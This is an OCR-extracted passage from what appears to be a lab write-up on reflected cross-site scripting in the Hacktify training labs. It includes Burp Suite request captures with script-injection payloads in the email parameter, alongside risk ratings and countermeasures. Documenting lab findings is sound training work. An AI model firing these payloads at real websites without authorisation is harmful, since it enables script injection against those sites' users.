
```
GET /HTML/xss_lab/lab_2/lab_2.php?email=
%22%3E%3Cscript%3Ealert%28%22Hacked+by+Syed%22%29%3C%2Fscri
pt%3E HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]
[illegible]
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php?email=%2
7%3C%3E%3Cscript%3Ealert%28%22Hacked+by+syed%22%29%3C%2Fscript
%3E
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on '><script>alert("Hacked by syed")</script>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Proof of Concept


labs.hacktify.in says

Hacked by Syed


2.3. XSS is everywhere!

Reference	Risk Rating
Sub-lab-1: XSS is everywhere	**Low**
Tools Used	
Burp-Suite	
Vulnerability Description	
Cross-Site Scripting (XSS) is a web security vulnerability that allows attackers to inject malicious scripts into web pages viewed by users. These scripts can execute in the user's browser, leading to unauthorized actions, data theft, or other malicious activities.	
How It Was Discovered	
Automated Tools –Burp-suite	

Vulnerable URLs
https://labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=
Consequences of not Fixing the Issue
• **Session Hijacking**: Stealing session cookies to impersonate the user. • **Phishing**: Redirecting users to malicious sites. • **Data Theft**: Accessing sensitive information stored in the browser.
Suggested Countermeasures
• **Input Validation**: Validate and sanitize all user inputs. • **Output Encoding**: Encode data before rendering it on the web page. • **Content Security Policy (CSP)**: Implement CSP to restrict the sources from which scripts can be executed.
References
https://portswigger.net/web-security/cross-site-scripting https://brightsec.com/blog/reflected-xss/


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

Proof of Concept




```
GET /HTML/xss_lab/lab_3/lab_3.php?email=
%3Cscript%3Ealert%28%22Hacked%22%29%3C%2Fscript%3E HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=%3
Cscript%3Ealert%28%22Hacked%22%29%3C%2Fscript%3E
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Subscribe to our
NewsLetter
<script>alert("Hacked")</script>
Subscribe
Please Enter Valid Email address
© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Forward
Drop
Intercept is on
Action
Open browser
Subscribe to our
NewsLetter
Enter your Email
Subscribe
Please Enter Valid Email address
© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
GET /HTML/xss_lab/lab_3/lab_3.php?email=[illegible] HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=[illegible]
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
Decoded from: URL encoding
GET /HTML/xss_lab/lab_3/lab_3.php?email=[illegible]"><script>javascript:alert(1)</script>@gmail.com [illegible]
```


Subscribe to our
NewsLetter
"><script>javascript:alert(1)</sc
Subscribe
Please Enter Valid Email address
© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Proof of Concept

2.4. Alternatives are must!


Reference	Risk Rating
Sub-lab-4: Alternatives are must	Medium
Tools Used	
Burp-Suite	
Vulnerability Description	
The attacker finds an input point in the web application where they can insert malicious scripts.	
How It Was Discovered	
Automated Tools – Burp-Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email=	
Consequences of not Fixing the Issue	
• **Session Hijacking**: Stealing session cookies to impersonate the user. • **Phishing**: Redirecting users to malicious sites. • **Data Theft**: Accessing sensitive information stored in the browser.	
Suggested Countermeasures	
• **Input Validation**: Validate and sanitize all user inputs. • **Output Encoding**: Encode data before rendering it on the web page. **Content Security Policy (CSP)**: Implement CSP to restrict the sources from which scripts can be executed.	
References	
https://portswigger.net/web-security/cross-site-scripting https://web.dev/articles/trusted-types	

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



```
GET /HTML/xss_lab/lab_4/lab_4.php?email=
%3Cscript%3Ealert%28%22Hacked%22%29%3C%2Fscript%3E HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]=[illegible]; _ga=[illegible]; cf_clearance=[illegible]; PHPSESSID=[illegible]
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Subscribe to our NewsLetter
<script>alert("Hacked")</script>
Subscribe
© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
GET /HTML/xss_lab/lab_4/lab_4.php?email=
%22%3E%3Cscript%3Econfirm%281%29%3C%2Fscript%3E HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]=[illegible]; _ga=[illegible]; cf_clearance=[illegible]; PHPSESSID=[illegible]
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email=%3Cscript%3Ealert%28%22Hacked%22%29%3C%2Fscript%3E
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```


Decoded from: URL encoding

```
GET /HTML/xss_lab/lab_4/lab_4.php?email="><script>confirm(1)</script>
```

Thanks for your Subscription!
You'll receive email on <script>alert('Hacked')</script>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Proof of Concept




labs.hacktify.in says

2.5. Developer hates scripts!

